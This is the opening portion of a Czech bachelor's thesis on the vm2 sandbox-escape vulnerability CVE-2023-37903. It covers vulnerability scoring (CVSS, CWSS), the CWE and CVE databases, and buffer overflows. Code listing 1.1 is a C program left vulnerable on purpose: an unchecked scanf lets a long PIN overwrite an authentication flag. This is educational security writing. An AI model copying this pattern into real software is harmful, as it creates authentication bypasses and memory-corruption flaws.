Assignment of bachelor's thesis

Title:	CVE-2023-37903: Remote Code Execution vulnerability in the vm2 library
Student:	Jakub Ferjak
Supervisor:	Ing. Josef Kokeš, Ph.D.
Study program:	Informatics
Branch / specialization:	Information Security 2021
Department:	Department of Information Security
Validity:	until the end of summer semester 2024/2025

Instructions

1) Research common software vulnerabilities and their countermeasures.
2) Introduce the reader to the vm2 library: Its purpose, properties, history.
3) Study all available material about the CVE-2023-37903 vulnerability in vm2. Explain the effects of the vulnerability, its origins, its requirements, possible countermeasures. Demonstrate that the vulnerability really works.
4) Evaluate whether alternative JavaScript execution/sandboxing libraries could exhibit a similar vulnerability and what could generally be done to prevent it in current and future implementations.
5) Discuss your results.

Electronically approved by prof. Ing. Róbert Lórencz, CSc. on 8 January 2024 in Prague.

Bachelor's thesis

CVE-2023-37903: REMOTE CODE EXECUTION VULNERABILITY IN THE VM2 LIBRARY

Jakub Ferjak

Faculty of Information Technology
Department of Information Security
Supervisor: Ing. Josef Kokeš, Ph.D.
May 16, 2024

Citation of this thesis: Ferjak Jakub. *CVE-2023-37903: Remote Code Execution vulnerability in the vm2 library*. Bachelor's thesis. Czech Technical University in Prague, Faculty of Information Technology, 2024.

Contents

List of Figures

List of Tables

List of code listings

I would like to thank my supervisor, Ing. Josef Kokeš, Ph.D., for his advice and feedback on my thesis and for his teaching of the Secure Code subject, which refined my awareness about the issue of software vulnerabilities. A big thank you also goes to my family and friends, whose support made it possible to write the thesis in a calm and stress-free environment.

Declaration

Abstract

The vm2 JavaScript library claimed to allow Node.js applications to execute untrusted code securely by creating an isolated environment – a sandbox. In July 2023, two critical vulnerabilities which allow a potential attacker to escape the sandbox were discovered in the library. Exploiting these vulnerabilities can under some circumstances lead to remote code execution on the host machine. In this thesis, one of these vulnerabilities, identified as CVE-2023-37903, is studied. Based on the gathered information, the question whether alternative sandboxing libraries for Node.js could exhibit a similar vulnerability is evaluated. For this, two libraries, isolated-vm and quickjs-emscripten, were chosen. The evaluation result is that these libraries do not exhibit a similar vulnerability. Based on the evaluation, a general idea of what can be done in current and future implementations to prevent such a vulnerability is presented. A virtual machine with a Node.js server application has been prepared to demonstrate the vulnerability in vm2 and to compare the alternative libraries.

Keywords CVE-2023-37903 vulnerability, vm2, sandbox, remote code execution, JavaScript, Node.js, isolated-vm, quickjs-emscripten

Abstrakt

JavaScriptová knihovna vm2 tvrdila, že umožňuje aplikacím provozovaným v prostředí Node.js bezpečné spouštění nedůvěryhodného kódu vytvořením izolovaného prostředí – tzv. sandboxu. V červenci roku 2023 byly v této knihovně objeveny dvě kritické zranitelnosti umožňující potenciálnímu útočníkovi uniknout z tohoto sandboxu. Za určitých okolností lze tyto zranitelnosti zneužít ke vzdálenému spuštění kódu na hostitelském stroji. V této práci je jedna z těchto zranitelností, identifikovaná jako CVE-2023-37903, nastudována. Na základě získaných informací je vyhodnocena odpověď na otázku, zda by mohly alternativní knihovny potenciálně vykazovat podobnou zranitelnost. Pro toto byly zvoleny dvě knihovny, isolated-vm a quickjs-emscripten. Výsledkem vyhodnocení je, že tyto knihovny podobnou zranitelnost nevykazují. Na základě tohoto vyhodnocení je prezentována obecná myšlenka toho, co lze provést v současných a budoucích implementacích, aby bylo podobné zranitelnosti zabráněno. Pro účely demonstrace zranitelnosti v knihovně vm2 a porovnání alternativních knihoven byl vytvořen virtuální stroj se serverovou aplikací v prostředí Node.js.

Klíčová slova zranitelnost CVE-2023-37903, vm2, sandbox, vzdálené spuštění kódu, JavaScript, Node.js, isolated-vm, quickjs-emscripten

List of Abbreviations

CIA	Confidentiality, Integrity, Availability
CJS	CommonJS
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
CWE	Common Weakness Enumeration
CWSS	Common Weakness Scoring System
ES	ECMAScript
ESM	ECMAScript Modules
Wasm	WebAssembly

Introduction

Any software component of any kind can exhibit vulnerabilities. If a malicious actor is able to exploit such a vulnerability, the impact can range from a temporary outage to a complete loss or leak of data. It therefore goes without saying that it is in the software's developers', operators' and users' interest to keep the amount of exploitable vulnerabilities in their developed and/or used software as close to zero as possible.

Depending on their purpose and design, some software components are more likely to exhibit vulnerabilities than others. If a remotely-accessible service, such as a web application, offers users the ability to submit scripts or programs which the application then runs on its infrastructure, the application must make sure the code execution is properly restricted in its capabilities. Otherwise, any user might be able to execute arbitrary, potentially harmful code on the host machine[1]. This malicious code can then target the infrastructure behind the application, or even even other application users. Our work refers to code which an application executes, but comes from untrusted sources (users), as *untrusted code*.

This thesis mainly deals with available options to securely execute untrusted code in the Node.js JavaScript environment. JavaScript is an interpreted language which can be run without explicit compilation and so, embedding arbitrary code in a JavaScript application is not too difficult of a task. It is however not trivial to ensure this code is isolated from the rest of the application, so that it cannot do harm to it or to the host machine. Several solutions to this problem in the form of libraries and modules have been developed, claiming they can be used by Node.js applications to execute untrusted code securely by creating some form of an isolated environment – a *sandbox*.

One such library is vm2, which claimed it could be used in a Node.js project to execute untrusted code in a way which prevents the code from escaping the vm2 sandbox, i.e., breaking out of the isolation mechanism. However, in July 2023, two critical vulnerabilities were discovered in the library and disclosed to the library's authors. These vulnerabilities could allow an attacker to escape the vm2 sandbox and execute their code fully in the context of the host application, discarding the library's authors' claims about the security of the library. The authors deemed the vulnerabilities impossible to be reliably fixed and in turn, its development was discontinued. Developers using vm2 in their projects have been advised to use an alternative library.

The main goal of our thesis is to study available information about one of the two discovered critical vulnerabilities, marked CVE-2023-37903, and based on the gathered information, evaluate whether libraries which employ alternative sandboxing strategies could exhibit equivalent or similar vulnerabilities which would allow an attacker to escape the sandbox. Based on our research and findings, we conclude what can generally be done in sandbox implementations to prevent a vulnerability like CVE-2023-37903 from emerging.

[1]The machine running the code-executing application.

Thesis Structure

The structure of this thesis is as follows:

- In chapter 1, we introduce the reader to vulnerabilities in general, including methodologies and systems for managing them and effectively scoring their severity. This information is then followed by examples of common vulnerability types and general countermeasures. The end of this chapter discusses the issue of remote code execution.
- Chapter 2 introduces the reader to JavaScript, Node.js, and WebAssembly. We present information required for a full understanding of how the vm2 library works, why it is vulnerable, and how alternative libraries solve this problem.
- In chapter 3, we discuss the issue of code sandboxing and afterwards, we describe the vm2 sandboxing library and how it works.
- Chapter 4 is dedicated to the CVE-2023-37903 vulnerability, its origins and exploitability. For demonstration purposes, we have prepared a sample Node.js application which the reader can use to verify for themselves that the vulnerability really works. More information is given in Appendix A. We also discuss why attempting to work around this vulnerability while still using the vm2 library poses a security risk. The information presented in this chapter builds heavily on the previous two chapters.
- In chapter 5, we evaluate whether two alternative libraries, isolated-vm and quickjs-emscripten, could exhibit a vulnerability similar to CVE-2023-37903. Finally, we compare our results with the vm2 library, and describe what can generally be done in such sandbox implementations in the future to prevent a sandbox escape vulnerability similar to CVE-2023-37903 from emerging in them. We also discuss what can be done outside of these libraries' capabilities to provide more security to the host environment.

Chapter 1 Software Vulnerabilities

In this chapter, we take a look at software vulnerabilities in general, including examples of related tools, principles and methodologies available for managing them. We also present examples of common types of vulnerabilities and general principles of their countermeasures. Lastly, we discuss the issue of *remote code execution*, a possible consequence of exploiting certain types of vulnerabilities.

1.1 Introduction

When using the term *software weakness* in this thesis, we refer to "a condition in a software [...] component that, under certain circumstances, could contribute to the introduction of [software] vulnerabilities." [1] By *software vulnerability*, we mean "a flaw in a software [...] component resulting from a [software] weakness that can be exploited, causing a negative impact to the confidentiality, integrity, or availability of an impacted component or components." [1] Since this thesis touches mostly software issues, we will refer to these terms simply as *weaknesses* and *vulnerabilities*, respectively. The aforementioned triple, *confidentiality, integrity, availability*, is often referred to as the *CIA Triad*. [2]

In other words, weaknesses can introduce vulnerabilities, which are tied to a specific piece of software. Vulnerabilities can then be exploited (to some extent) to do harm to the given software component. To put these terms into perspective, let us examine three (fictional but technically plausible) examples of how existing weaknesses might lead to vulnerabilities impacting different properties of the CIA Triad.

Impacting confidentiality. A company develops and operates a cloud storage service accessible via a web user interface for their customers, promising that no other person will be able to see their uploaded files. However, due to a misconfiguration of the service (weakness), logged-in users can obtain unauthorized read access to private files of other users hosted on the service using a specially crafted URL (vulnerability). The confidentiality of users' data is affected.

Impacting integrity. A bank rolls out a mobile banking application for their clients. Among other features, clients can enter payment orders using this application. The frontend application communicates with the bank's backend systems via a REST API, using the insecure[1] HTTP protocol (weakness). Shortly after the release of the mobile application, the bank starts to get urgent complaints from the users of their new app, saying their accounts had been wiped clean. After an investigation from the bank's tech team, it is discovered that

[1]HTTP communication is not encrypted and does not specify any integrity checks.

malicious actors were able to modify HTTP requests containing payment order details made to the bank's backend from the devices of clients, changing the amount to a higher number and the recipient's account number to their own (vulnerability). The integrity of clients' payment orders is affected.

Impacting availability. To keep in touch with each other, people use a certain social media site. In order to use this site, they first need to sign up with their chosen username and password, which they later use to sign in. The site owner has configured the authentication module to automatically disable a given user account for a day after three unsuccessful login attempts (weakness), believing this would increase users' security and gain their trust. What the owner did not think of was the possibility of any malicious actor being able to lock another user out of their account for a day simply by attempting to log into their account three times (vulnerability). The availability of the site for the victim user is affected.

At first, it might not be intuitive to label the temporary account disabling mechanism as a weakness – after all, it does increase security in some sense. However, it is clear to see why balancing the individual properties of the CIA Triad is important and how strengthening one property without much thought can weaken another.

Attacks which impact the availability of a software component are often called *denial of service* (DoS) attacks. [3]

Whose responsibility is to eliminate weaknesses and vulnerabilities in a software component depends on the specifics of the maintaining team. In general, we will refer to the persons whose interest is to gather intelligence about existing weaknesses and discovered vulnerabilities as *security stakeholders*. This can include developers, analysts, testers, software architects, or cybersecurity researchers.

1.2 Measuring and Scoring Vulnerabilities

As a software project grows in size and complexity, so does the potential of introducing weaknesses and vulnerabilities. Eliminating *all* existing security issues and preventing new ones from emerging is not always technically or economically feasible or even possible. Effective vulnerability management should therefore include some form of prioritizing using some metrics. When analyzing existing issues, it is natural to ask questions such as:

- How likely is it that a given weakness will introduce a vulnerability?
- How likely is it that a given vulnerability will be exploited?
- If this vulnerability is exploited, what could be the impact of such exploitation?
- How demanding (technically, economically, time-wise) would it be to fix or mitigate this vulnerability?

But a problem eventually arises when we need to communicate and share the answers to these questions. What method and scale should we use for measurement, so that others can make use of this information? To solve this problem, security researchers started developing weakness and vulnerability scoring systems, two of which we describe in the following sections.

1.2.1 Common Weakness Scoring System (CWSS)

Specified by MITRE[2], the Common Weakness Scoring System (CWSS) provides a mechanism to score weaknesses in order to be able to assess the priority of fixing them. The system supports

[2]The MITRE Corporation is an American not-for-profit company operating federally funded research and development centers. [4]

usage scenarios for different stakeholders, ranging from software developers to managers. It is also well suited for situations where not all information is available at the time of scoring. [5]

CWSS recognizes 16 scoring factors separated into three metric groups (see Table 1.1). For each factor, CWSS specifies the mapping of values to numeric weights. These weights then compose subscores for each of the three metric groups using a formula defined in the specification. The final output of CWSS is a score calculated by multiplying the three subscores for each metric group and ranges from 0 to 100. This score can also be represented as a *CWSS vector*, which is a machine-readable listing of the weights of all scoring factors. [5]

Table 1.1 Scoring factors used in CWSS 1.0.1. [5]

Metric Group	Scoring Factor
Base Finding	Technical Impact (TI)
	Acquired Privilege (AP)
	Acquired Privilege Layer (AL)
	Internal Control Effectiveness (IC)
	Finding Confidence (FC)
Attack Surface	Required Privilege (RP)
	Required Privilege Layer (RL)
	Access Vector (AV)
	Authentication Strength (AS)
	Level of Interaction (IN)
	Deployment Scope (SC)
Environmental	Business Impact (BI)
	Likelihood of Discovery (DI)
	Likelihood of Exploit (EX)
	External Control Effectiveness (EC)
	Prevalence (P)

1.2.2 Common Vulnerability Scoring System (CVSS)

Similar to scoring weaknesses using CWSS, the Common Vulnerability Scoring System (CVSS) provides a way to assign scores to vulnerabilities. The output of a CVSS scoring is a numeric score which can be mapped to a textual representation of the vulnerability's severity. CVSS is owned and managed by FIRST[3]. [6]

The most recent CVSS version is 4.0. The information in this section is taken from the CVSS v3.1 specification, as this is the version which was used to rate the CVE-2023-3790 vulnerability when it was discovered.

CVSS separates its 15 metrics into tree metric groups, as shown in Table 1.2. The *Base* metric group contains metrics which reflect characteristics of a given vulnerability which do not change over time and stay the same in different user environments. *Temporal* metrics represent properties which correspond to the time context of the vulnerability. For example, if an easy-to-use exploit is made available to the public, the scores of the metrics in the Temporal group would increase, making the overall CVSS score higher. On the other hand, if a patch or mitigation strategy is made available, this group's score would decrease, lowering the final CVSS score.

[3]FIRST is "a US-based non-profit organization, whose mission is to help computer security incident response teams across the world." [6]

Finally, the *Environmental* metric group represents properties of the vulnerability in a specific environment by reflecting available mitigation methods and impact of the vulnerability specific to that environment. [6]

Only metrics in the Base metric group are required to be explicitly contained in a CVSS scoring; ratings for metrics in the Temporal and Environmental groups are not mandatory. [6]

■ **Table 1.2** Metrics used in CVSS 3.1. [6] The *Modified Base Metrics* metric, denoted as MX, reflects all metrics in the Base group and what their scores are in a specific environment – for example, a *Modified Attack Vector* metric would be denoted as *MAV*.

Metric Group	**Metric**
Base	Attack Vector (AV)
	Attack Complexity (AC)
	Privileges Required (PR)
	User Interaction (UI)
	Scope (S)
	Confidentiality (C)
	Integrity (I)
	Availability (A)
Temporal	Exploit Code Maturity (E)
	Remediation Level (RL)
	Report Confidence (RC)
Environmental	Confidentiality Requirement (CR)
	Integrity Requirement (IR)
	Availability Requirement (AR)
	Modified Base Metrics (MX)

Each of the CVSS metrics is assigned a textual value which is then converted to a numeric score. The numeric scores of each metric group are then calculated based on the individual metrics, using equations specified in the CVSS specification[4], and range from 0 to 10. The final numeric score of each metric group can be converted to a textual rating: None, Low, Medium, High, or Critical. The mapping is shown in Table 1.3.

■ **Table 1.3** Mapping of numeric CVSS metric group scores to textual ratings. [6]

Score	**Rating**
0.0	None
0.1 - 3.9	Low
4.0 - 6.9	Medium
7.0 - 8.9	High
9.0 - 10.0	Critical

To transfer and share the individual metric scores of a CVSS rating, the system specifies the format of a *CVSS vector string*[5]. This string is mainly useful for storing the CVSS rating,

[4]The equations for CVSS v3.1 can be found at `https://www.first.org/cvss/v3.1/specification-document#CVSS-v3-1-Equations`.

[5]The full specification of CVSS v3.1 vector strings can be found at `https://www.first.org/cvss/v3.1/specification-document#Vector-String`

including the used CVSS version, in a concise string, so that it can be later decoded to a more human-readable representation. [6]

1.2.2.1 Example 1: Vulnerable Cloud Storage Service

Considering the example of a vulnerable cloud storage service we described in section 1.1, CVSS v3.1 rating of Base metrics for the vulnerability which allows unprivileged users to obtain unauthorized read-only access to other users' private files via a specially crafted URL might look as described in Table 1.4.

Table 1.4 CVSS v3.1 rating of individual Base metrics for our vulnerable cloud storage service example.

Base Metric	Rating	Reason
Attack Vector (AV)	Network (N)	The vulnerability can be exploited over the Internet.
Attack Complexity (AC)	Low (L)	Other users' private files can be accessed simply by constructing and visiting an URL in a browser.
Privileges Required (PR)	Low (L)	The attacker has to be logged in. No other special privileges are required.
User Interaction (UI)	None (N)	No user other than the attacker has to perform any action in order for the attack to succeed.
Scope (S)	Unchanged (U)	The exploited vulnerability can only access the resources managed by the vulnerable storage service itself. No other resources are affected.
Confidentiality (C)	High (H)	The confidentiality of users' private files is lost.
Integrity (I)	None (N)	Integrity is not affected as the unauthorized access is read-only.
Availability (A)	None (N)	Availability of the service or other resources is not affected.

The resulting CVSS v3.1 vector string would be

`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N`,

giving the vulnerability a CVSS v3.1 Base score of 6.5 – Medium.

1.2.2.2 Example 2: Vulnerable Self-hosted Storage Service

For this example, consider an accounting company is using a self-hosted[6] version of the aforementioned storage service to provide its employees a place to store internal work documents and easily share them with explicitly specified co-workers. The service is not accessible from the Internet; if an employee wishes to access the service, they must either be connected to the company's internal network, or if they are not in office, they have to be connected through a Virtual Private Network (VPN). Because of the specifics of this company, ratings of Environmental metrics are appended, as shown in Table 1.5.

[6]The company has its own, on-premise server where the stored data is kept.

Table 1.5 CVSS v3.1 rating of individual Environmental metrics for our vulnerable self-hosted storage service example.

Environmental Metric	**Rating**	**Reason**
Confidentiality Requirement (CR)	High (H)	The storage is used for storing sensitive work documents. Loss of their confidentiality would be catastrophic for the company.
Integrity Requirement (IR)	High (H)	Employees use the stored work files as basis for their accounting work for clients. If unauthorized changes are made to the files, employees cannot do their work reliably.
Availability Requirement (AR)	Medium (M)	The service not being available would be a major setback for employees' productivity. However, the files are backed up to a separate storage system daily and internal IT support can retrieve the files from the backup on demand.
Modified Attack Vector (MAV)	Adjacent Network (A)	Because access to the service is only available from the internal network, the attack vector metric is moved to the more restrictive Adjacent Network rating.

The final CVSS vector string describing the rating of the vulnerability in the context of the accounting company is

`CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/CR:H/IR:H/AR:M/MAV:A`,

moving the Environmental metric score to 7.5 – High[7]. While the more restricted Attack Vector metric lowers the score a bit, the High rating of Required Confidentiality makes the score higher, as loss of confidentiality is the main impact of the vulnerability.

1.3 Discovering and Tracking Vulnerabilities

A prerequisite to scoring and prioritizing weaknesses and vulnerabilities is to actually know about their existence. Below we provide an overview of globally available projects whose aim is to make available intelligence about weaknesses and vulnerabilities accessible to security stakeholders around the world. All of these projects are available to be used by anyone for free and all information stored by them is public.

[7]We used the official CVSS v3.1 calculator to construct the vector string and calculate the score: `https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/CR:H/IR:H/AR:M/MAV:A`

1.3.1 Common Weakness Enumeration (CWE)

Common Weakness Enumeration (CWE) is a community-maintained project by MITRE. It is an online database of common types of weaknesses, structured into a hierarchy of more abstract entries containing more concrete ones. Each weakness entry in the CWE database contains a CWE ID, a description of the weakness, what consequences it can have, and if available, abstract methods of mitigating such a weakness in general. CWE can be used by any security stakeholder to educate themselves about common types of weaknesses in order to prevent them from emerging in a software component. The CWE website itself highlights the importance of gathering such intelligence:

> "Knowing the weaknesses that result in vulnerabilities means software developers, hardware designers, and security architects can eliminate them before deployment, when it is much easier and cheaper to do so." [7]

For our vulnerable storage service example whose vulnerability stems from the fact that users can access other users' private files via a direct URL, a suitable CWE entry might be *CWE-425: Direct Request ('Forced Browsing')*, whose description reads:

> "The web application does not adequately enforce appropriate authorization on all restricted URLs, scripts, or files." [8]

1.3.2 Common Vulnerabilities and Exposures List (CVE)

The Common Vulnerabilities and Exposures List (CVE) is an online catalog of discovered and published vulnerabilities in specific software components, also operated by MITRE. [9] Each vulnerability entry in the *CVE List* – a *CVE Record* – is represented by a unique *CVE ID* and contains a brief description of the vulnerability as well as relevant references, e.g., other reports of the given vulnerability. [10] Security stakeholders as well as end users (albeit probably only the more tech-savvy ones) can use CVE to inform themselves about current vulnerabilities in the software they use and depend on in order to assess whether an action from their side is needed.

In order to publish a vulnerability entry in the CVE catalog, the reporter, i.e., the person who wishes to add the entry, must first contact a relevant *CVE Numbering Authority* (CNA) to reserve a CVE ID. CNAs are entities authorized by CVE to reserve and assign CVE IDs and create CVE Records for vulnerabilities in their pre-defined scope. The CVE ID is then reserved until the CNA fills out required information about the vulnerability, after which the CVE Record is made public with the given CVE ID as its key. [10, 11]

An example of a CNA is GitHub, an online platform for working with Git repositories. Its scope are "CVEs requested by software maintainers using the GitHub Security Advisories feature." [12] In practice, a person who wishes to add an entry to the GitHub Security Advisory database for a given repository they maintain, creates a private Security Advisory entry on GitHub, requests a CVE ID from GitHub as the CNA, and finally makes the Security Advisory entry public. After this, GitHub publishes the CVE Record in the CVE List based on the GitHub Security Advisory entry. [13]

1.3.3 National Vulnerability Database (NVD)

The National Institute of Standards and Technology (NIST) maintains the National Vulnerability Database (NVD). NVD is fully synchronized with CVE and augments the information presented in CVE Records with results of additional analysis, which is done manually. This includes assigning a CVSS rating and a relevant CWE entry to the vulnerability. [14]

1.4 Common Types of Software Vulnerabilities

This section provides an insight into the most common types of software vulnerabilities and their general conuntermeasures. There is not a strict definition of what a *type* of a vulnerability is. Depending on the use case, vulnerabilities can be separated by their root causes or CVSS ratings, for example. We decided to classify vulnerabilities based on their related CWEs. When picking which CWEs to research, we chose the top four entries in the *Stubborn Weaknesses in the CWE Top 25* list. This is a list of 15 CWEs which were present in each annual iteration of CWE's *Top 25 Most Dangerous Software Weaknesses*[8] list during 2019-2023, hence the adjective *stubborn.* [15] The order in which we present the vulnerability types does not reflect their relative ordering in CWE's lists.

1.4.1 CWE-787: Out-of-bounds Write

This type of vulnerability refers to a situation when the vulnerable software component tries to write data to a memory buffer, i.e., an allocated area of memory, but the data (or a part of it) is written outside of that buffer. [16] Writing data outside of the intended buffer can result in unexpected changes of the vulnerable program's behavior.

Arguably the most infamous variant of out-of-bounds writes are *buffer overflows*, which occur "when a sequence of bytes of length n is placed into an array, or buffer, of length less than n." [17] This results in the remaining $n - b$ bytes, where b is the length of the allocated buffer, being written in an area past the buffer, therefore *overflowing* it.

Buffer overflows are traditionally caused by improper or missing checks of data and buffer lengths. For example, the C standard library provides the `scanf`[9] function for reading data from the standard input and storing it in a pre-allocated buffer. The buffer must be allocated before `scanf` can use it; the function simply copies the data from the standard input to it. If the length of the data stored in the standard input is greater than the length of the buffer we want to store the data in, a buffer overflow occurs.

1.4.1.1 Denial of Service

One possible consequence of an out-of-bounds write is the loss of availability. Modern operating systems usually employ memory protections which ensure that processes can only read from and write to areas of memory – address spaces – they are assigned by the operating system. An unprivileged process attempting to use memory outside of its assigned address space is terminated by the operating system. If an attacker is able to cause this condition with their input, they can terminate the vulnerable program, thereby performing a denial of service attack.

1.4.1.2 Tampering with Program State

Out-of-bounds write conditions are not limited to denial of service attacks. Because this condition allows for overwriting data in the vulnerable process's address space, an attacker may be able to control the flow and state of the program by modifying values of variables. If the attacker can predict the memory layout of the running process, they can target a variable which will change the behavior of the program. Memory layout is usually more predictable and deterministic when both the buffer and the targeted variable are stack-allocated, as opposed to being dynamically allocated on the heap.

An example of a C program vulnerable to a buffer overflow attack is shown in Code listing 1.1. This program uses the `scanf` function to copy data from the standard input to a buffer. Because the application expects the user to enter a four digit PIN, and `scanf` appends an additional null

[8]The current Top 25 list can be found at `https://cwe.mitre.org/top25/`.
[9]`https://en.cppreference.com/w/c/io/fscanf`

terminating character (`'\0'`) at the end of the scanned string, the hypothetical author deemed it suitable to allocate a 5 byte long buffer on the stack. The `scanf` function takes an additional format string specifier as its argument. In this case, the format specifier is `"%s"`, which tells `scanf` to copy as much non-whitespace characters from the standard input as possible. After scanning the PIN, the program compares it to the string `"1234"`, and if the two strings match, the `authenticated` variable is set to `1`, indicating the user has proven their identity in order to perform privileged operations.

Because `buffer` is declared right after the `authenticated` variable, it is likely the buffer will be placed directly after `authenticated` on the stack as well (in the direction of the stack growth). Presuming the stack grows downwards to lower addresses, this means that as we fill the buffer with characters from lower addresses to higher, we get closer to the `authenticated` variable.[10] In this case, providing a PIN at least 6 characters long (making the total string length at least 7 bytes) will overflow the 6th (non-zero) byte into the `authenticated` variable. This is shown in Figure 1.1.

1.4.1.3 Arbitrary Code Execution

The purpose of the stack is not only to store values of variables explicitly defined in the code, but also to keep track of the current execution context when calling functions. When a function is called, an area on the stack – a *stack frame* – is allocated on the top. This is where the called function can store its stack-allocated values. In order for the function to be able to return back to the caller, it has to know the memory location of the calling code. This location – the *return address* – is traditionally stored as a value in the function's stack frame and when the function returns, the program jumps to that address to continue execution in the caller. [18]

Just as we showed that exploiting a buffer overflow vulnerability can lead to a stack-allocated variable being overwritten, overflowing a buffer in a function stack frame can be used to overwrite the return address of the function. An attacker can use this to control where the program jumps when the function returns, essentially hijacking the control flow[11] of the program. If the layout of the stack allows it, the attacker can use the buffer to store their own instructions and then overwrite the return address to the start of the buffer. Note that writing the malicious payload directly to the vulnerable buffer is just one example of how attacker-supplied code can be executed. Buffer overflow attacks are always specific to the memory layout given not only by the program code, but also the architecture, the operating system and active protections of the machine which runs the program. There is no one-size-fits-all method for exploiting buffer overflows or other out-of-bounds write vulnerabilities in general.

1.4.1.4 Heap Buffer Overflow

In the previous two sections, we explored the possibilities of exploiting a buffer overflow vulnerability on the stack. Buffer overflows are in no way limited to the stack; buffers allocated dynamically on the heap are susceptible to overflows as well. The difference is that buffer overflows on the heap tend to be harder to exploit for modifying variables and executing arbitrary code. The heap is not as organized as the stack and its layout tends to be far less predictable than that of the stack. This makes it harder, but not impossible, for an attacker to know which values in memory to target.

1.4.1.5 Other Out-of-bound Write Vulnerabilities

While we focused mainly on buffer overflows, out-of-bound writes can take many forms. For example, instead of overflowing the buffer, a *buffer underflow* occurs – data is written to memory

[10] The address of `authenticated` will be `buffer + 5`.

[11] By *control flow*, we mean the order in which the application executes instructions.

located *before* the buffer. This can happen if data is written to the buffer by iterating it from the end (highest address) to the start (lowest address), not stopping when the buffer's start is reached. Another case of an out-of-bound write is when the vulnerable application allows the user to write data to arbitrary memory locations, e.g., by allowing them to specify which data to write to what address.

1.4.1.6 Countermeasures

When developing new applications, the best solution to out-of-bound writes is to use a programming language which protects the developer from introducing such vulnerabilities. Languages such as C#, Rust or JavaScript are considered memory-safe [19], that is, they do not allow the programmer to introduce similar memory errors into their programs, or at least, make it harder for the programmer to do so.

Already existing applications written in memory-unsafe languages such as C or C++ for which rewriting to other languages is not a feasible option should always ensure buffers cannot be over- or underflown and that user input cannot control where data is written in memory. User input must never be trusted in order to develop a secure program. [20] Our buffer overflow example showed the `scanf` function copying data from the standard input without any length checks, thereby overflowing the buffer; the PIN obtained from the user was assumed to be at most 4 characters long. This problem could have been avoided had the program used a function which can be limited in how much data it copies into a buffer. For instance, the `fgets`[12] function from the C standard library can be used to achieve the same result as the program's usage of `scanf`, but without the risk of a buffer overflow. The function takes an additional `count` parameter, which is used to determine the upper limit on how much data is actually copied to the buffer.

Even programmers experienced in the issue of memory errors can make mistakes leading to out-of-bounds write vulnerabilities. Thorough testing using memory sanitizers is crucial to minimize oversights leading to such vulnerabilities. Memory sanitizers are tools which watch how the program works with memory at runtime and if they detect an invalid operation (e.g., reading from or writing to out-of-bounds areas), they report it. Static analysis tools can help by scanning the source code for programming errors which have the potential to enable memory errors when the program is eventually run.

As a last resort, modern operating systems offer memory protections which at least minimize the risk of arbitrary code execution caused by out-of-bounds writes. *Address space layout randomization* (ASLR) is a technique where the operating system arranges the address space of an ASLR-enabled process randomly, which makes it more difficult for attackers to read from or write to specific addresses. [20] If the attacker cannot predict where system libraries are located in the memory, for example, they might not be able to construct an exploit which relies on loading them. Complementary to ASLR, modern operating systems also differentiate between executable and non-executable areas of memory; this is commonly called *Data execution prevention* (DEP) and can be implemented at a software or hardware level. [20] While DEP would not protect against overwriting variables to modify the program state, it could prevent instructions written to the stack by an attacker from being executed, as the stack is traditionally not marked as executable. [20] It should be noted that neither ASLR nor DEP are bulletproof and both have been successfully bypassed under specific conditions in the past. [20, 21]

[12]`https://en.cppreference.com/w/c/io/fgets`

```c
int main() {
    char authenticated = 0;
    char buffer[5];

    printf("Enter your 4-digit PIN: ");
    scanf("%s", buffer);

    if (!strcmp(buffer, "1234")) {
        authenticated = 1;
    }

    // ...

    if (authenticated) {
        privilegedOperation();
    }

    return 0;
}
```

Code listing 1.1 A program vulnerable to a buffer overflow attack, written in C.




Figure 1.1 Exploiting the buffer overflow vulnerability in our vulnerable program example. The top example shows the state of the stack after entering a 4-digit PIN – the application behaves correctly. If a PIN at least 6 digits long is entered (bottom example), the `authenticated` variable is overwritten with a non-zero value and the application will behave as if the user actually authenticated themselves. The rightmost white cell represents an arbitrary one byte area located after the `authenticated` variable on the stack.

1.4.2 CWE-416: Use After Free

Use after free conditions occur when a program uses memory which has previously been freed. [22] By freeing memory, we refer to releasing previously allocated memory, after which the given program should consider all stored pointers to it invalid.

Using memory after it has been freed can have a range of consequences. As with out-of-bounds writes, depending on the area where the original memory was allocated, the operating system and various other aspects, this can result in the vulnerable program being forcefully terminated because of invalid memory access.

